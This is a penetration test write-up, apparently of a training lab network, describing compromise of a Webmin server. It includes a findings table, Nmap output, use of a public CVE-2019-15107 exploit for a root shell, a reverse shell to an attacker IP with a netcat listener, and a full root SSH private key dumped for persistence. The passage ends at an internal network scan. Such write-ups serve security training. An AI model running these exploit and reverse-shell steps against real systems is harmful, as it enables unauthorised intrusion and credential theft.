
Kairos CyberSecurity



March, 2025

E. Astasio
www.kairoshack.com
Email: kairosdev@protonmail.com

INDEX

EXECUTIVE SUMMARY

Kairos Cybersecurity was contacted by Thomas (Mr. Thomas Wreath) for a penetration test in order to identify security issues within their infrastructure. This penetration test is in the interest of Mr. Thomas Wreath, as part of a restrained scope penetration test and risk assessment.
The Report Overview section contains an outlined summary of Kairos Cybersecurity's findings, including:

- Recommendations for improving Mr. Thomas Wreath's security.
- Mitigating potential business risk.
- Reducing the attack surface.

The Technical Findings section expands upon the report overview by including each discovered vulnerability's evaluated risk, exploitation details, and recommended remediation steps.

Thomas has sent over the following information about the network:

There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability!

- *It's serving a **website** that's pushed to my **git server** from my own PC for version control, then cloned to the public facing server. See if you can get into these!*
- *My **own PC** is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.*

From this we can take away the following pieces of information:

- There are three machines on the network.
- There is at least one public facing web server.
- There is a self-hosted git server somewhere on the network.
- The git server is internal, so Thomas may have pushed sensitive information into it.
- There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows.
- By the sounds of it this is likely to be the server variant of Windows, which might work in our favour.
- The (assumed) Windows PC cannot be accessed directly from the web server.

Therefore, a gray box penetration test was performed. The attack was simulated with the following goals:

- Identify any vulnerabilities and misconfigurations in the network.
- Determine which assets could be compromised from the standpoint of an external attacker.

In the end of the penetration test the network was completely compromised. **An attacker would have complete Administrative access to every machine on the network.**

TIMELINE

The penetration test was conducted with extreme care to ensure actions were contained within the defined scope. Additionally, because the engagement was within a production environment, the team ensured that no services were disrupted. Kairos Cybersecurityi did not exfiltrate, modify, or delete any data not included in this report.

DATE	EVENT
02/15/2025	Engagement Start
02/15/2025	Root access to PROD-SERV
02/16/2025	System access to GIT-SERV
02/17/2025	Initial access to WREATH-PC as THOMAS
02/17/2025	SYSTEM access to WREATH-PC
02/18/2025	Data Exfiltration
02/18/2025	Cleanup
02/19/2025	Engagement End

FINDINGS AND REMEDIATIONS

CVE-2019-15107(Webmin RCE)	
Description	An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vulnerability.
Impact	9.8 CRITICAL
Recommendation	Apply updates per vendor instructions.
System	10.200.84.200
References	https://nvd.nist.gov/vuln/detail/CVE-2019-15107

GitStack 2.3.10 RCE	
Description	An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.
Impact	9.8 CRITICAL
Recommendation	Update GitStack
System	10.200.84.150
References	https://www.cvedetails.com/cve/CVE-2018-5955/ https://www.exploit-db.com/exploits/43777

Unrestricted file upload	
Description	The new web appwhichispushed to the Gitrepository contains an arbitraryfile upload vulnerability.Thisvulnerabilitycan beexploited by anattacker torun arbitrary commandson the systemwith the rights of the web server.
Impact	CRITICAL
Recommendation	Harden the filter.
System	10.200.84.100
References	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


Unquoted Service Path	
Description	The service path for service“System Explorer”is not quoted. This allows an attacker to escalate privileges.
Impact	CRITICAL
Recommendation	Add a quote to the path.
System	10.200.84.100
References	https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae

Password Policy	
Description	During the assessment Thomas’ password could be successfully cracked.
Impact	HIGH
Recommendation	Use more complex passwords.It is also recommended to use password managers.
System	10.200.84.100, 10.200.84.150
References	https://en.wikipedia.org/wiki/Password_strength https://keepassxc.org/ https://bitwarden.com/

GitStack running as SYSTEM	
Description	The GitStack service running on the Git Server is running as a SYSTEM user. Successful exploitation of the service will give the attacker instant SYSTEM privileges.
Impact	MEDIUM
Recommendation	Run GitStackwith a less privileged account.
System	10.200.84.150

SSH Key not protected by passphrase	
Description	The SSHprivate key of the root user on machine 10.200.84.200 is not protected by a passphrase.
Impact	MEDIUM
Recommendation	Generate SSH keys with a secure and complex passphrase.
System	10.200.84.200
References	https://linux.die.net/man/1/ssh-keygen

Contact information on website	
Description	The website contains contact information that can be easily picked up bycrawlers.Spammer cans harvest this information for spam and phishing.
Impact	LOW
Recommendation	Change the email and phone numbers, so it cannot be easily parsed anymore.
System	10.200.84.200
References	https://linux.die.net/man/1/ssh-keygen


VULNERABILITIES
4
3
2
1
0
CRITICAL
HIGH
MEDIUM
LOW
IMPACT

ATTACK NARRATIVE

At the starting point we know there are 3 machines on Thomas' Network.

NAME	IP ADDRESS	PUBLIC FACING
prod-serv	10.200.84.200	Yes
git-serv	10.200.84.150	No
wreath-pc	10.200.84.100	No




Figure 1

Nmap scan

Let's scan the "prod-serv" server.

```
sudo nmap -sS -sC -sV -O -A 10.200.84.200
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 14:40 EST
Nmap scan report for thomaswreath.thm (10.200.84.200)
Host is up (0.052s latency).
Not shown: 958 filtered tcp ports (no-response), 37 filtered tcp ports (admin
-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wrea
th Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2024-12-23T18:59:39
|_Not valid after:  2025-12-23T18:59:39
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: HP P2000 G3 NAS device (89%), Linux 2.6.32 (88%), Linu
x 5.0 (88%), Linux 5.0 - 5.4 (88%), Linux 5.1 (88%), Ubiquiti AirOS 5.5.9 (88
%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (88%), Linux 2.6.32 - 3.13 (88%),
 Linux 2.6.39 (88%), Linux 2.6.32 - 3.1 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)
HOP RTT      ADDRESS
1   55.24 ms 10.50.85.1
2   55.33 ms thomaswreath.thm (10.200.84.200)
```

Figure 2

This scan revealed:

- **4 ports** are open on the host.
- **SSH** was running on port **22**.
- A **web server** was running on port **80** and **443**..
- **Webmin** was running on port **10000**.
- The domain name **"thomaswreath.thm"** could be acquired.
- The web server also leaked the operating system: **CentOS**.

Web Server

The web server on port 80 just redirected to https://thomaswreath.thm. The landing page revealed it's Mr. Thomas Wreaths' personal website.




Figure 3 Landing Page




Figure 4 Contact

The website provides pieces of information about Mr. Wreaths like the e-mail address and phone numbers. This information could be used for phishing attacks.

The web page was a static web page. So, no vulnerabilities were found on the site.

Webmin

MiniServ 1.890 (webmin httpd).
According to its authors, *MiniServ is: a web-based interface for system administration for Unix. Using any modern web browser, you can set up user accounts, Apache, DNS, file sharing, and much more.*

On port 10000, Webmin version 1.890 was running. This version of Webmin contains a command injection flaw which can be used by an unauthenticated attacker to run arbitrary commands on the victim. This vulnerability is described in CVE-2019-15107.

To exploit this vulnerability code from the Github repository https://github.com/MuirlandOracle/CVE-2019-15107 was used.

Run the exploit

After cloning the github repository on the attacking machine, we run the exploit against the target!

```
./CVE-2019-15107.py 10.200.84.200
```




Figure 5 Exploiting a command injection vulnerability in Webmin

We run the following command to get the user.

```
#whoami
root
```

By running the exploit, we were able to obtain a root shell.

Shell

We typed `shell` and introduced the ATTACKING MACHINE IP and a port.

```
[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.85.33
Please enter the port number for the shell: 443

[*] Start a netcat listener in a new window (sudonc -lvnp 443) then press enter
.
```

Figure 6 Reverse Shell

Then we opened a `netcat` connection on the Attacking Machine.

```
nc -lnvp <port>
```

Stabilize the reverse shell

Optional: Stabilise the reverse shell. Stabilizing a **reverse shell** is crucial for maintaining a reliable connection and improving usability.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Consistent access to the root user account

We could've got root's password hash with "`cat /etc/shadow`", but we won't be able to crack the root password hash, but we might be able to find a certain file that will give us consistent access to the root user account through one of the other services on the box.

One of the services on the machine is SSH.

The SSH (Secure Shell) service is a network protocol that allows secure remote login and command execution over an encrypted connection. It is widely used to manage Linux/Unix systems remotely.

Key Features of SSH

1. Encryption: All data transmitted between the client and server is encrypted.
2. Authentication:
    a. Password-based authentication.
    b. Key-based authentication using SSH keys.
3. Port Forwarding: Securely forward ports over an SSH connection.
4. File Transfer: Tools like `scp` and `sftp` are built on SSH for secure file transfer.
5. Tunneling: Encrypt network traffic for other applications (e.g., SOCKS proxy).

SSH Key Files Overview

When you generate an SSH key pair, two files are created:

1. **`id_rsa`:** The private key (keep this secure and never share it).
2. **`id_rsa.pub`:** The public key (this can be shared and placed on the remote server).

These files are usually stored in the **`~/.ssh/`** directory on your Linux machine.

On the Reverse Shell:
Download the key (copying and pasting it to a file on your own Attacking Machine), then use the command **`chmod 600 KEY_NAME`** (substituting in the name of the key) to obtain persistent access to the box.

```
[root@prod-serv .ssh]# pwd
/root/.ssh
[root@prod-serv .ssh]# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Figure 7 Reading SSH private key of root




Figure 8 Stage of compromise

Scan the internal network

We have access to the prov-serv server via SSH, but we don't know whether there are more machines on the internal network or not.

We upload a static *Nmap* executable to the "tmp" directory of the prod-server. Then we scan the network with *nmap*.

```
[root@prod-serv tmp]# ./nmap-KAIROS -sn 10.200.84.1/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-03-06 20:00 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00074s latency).
MAC Address: 02:F3:70:5F:3A:E7 (Unknown)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Host is up (-0.087s latency).
MAC Address: 02:33:CF:D2:02:79 (Unknown)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Host is up (0.00050s latency).
MAC Address: 02:00:EB:86:5D:B5 (Unknown)
Nmap scan report for ip-10-200-84-250.eu-west-1.compute.internal (10.200.84.250)
Host is up (0.000073s latency).
MAC Address: 02:9C:9D:AF:36:F5 (Unknown)
Nmap scan report for ip-10-200-84-200.eu-west-1.compute.internal (10.200.84.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.52 seconds
```

Figure 9 Scanning internal network structure

After scanning the network, four other hosts could be identified. But only the hosts "`10.200.84.100`" and "`10.200.84.150`" were inside the scope of the penetration test.

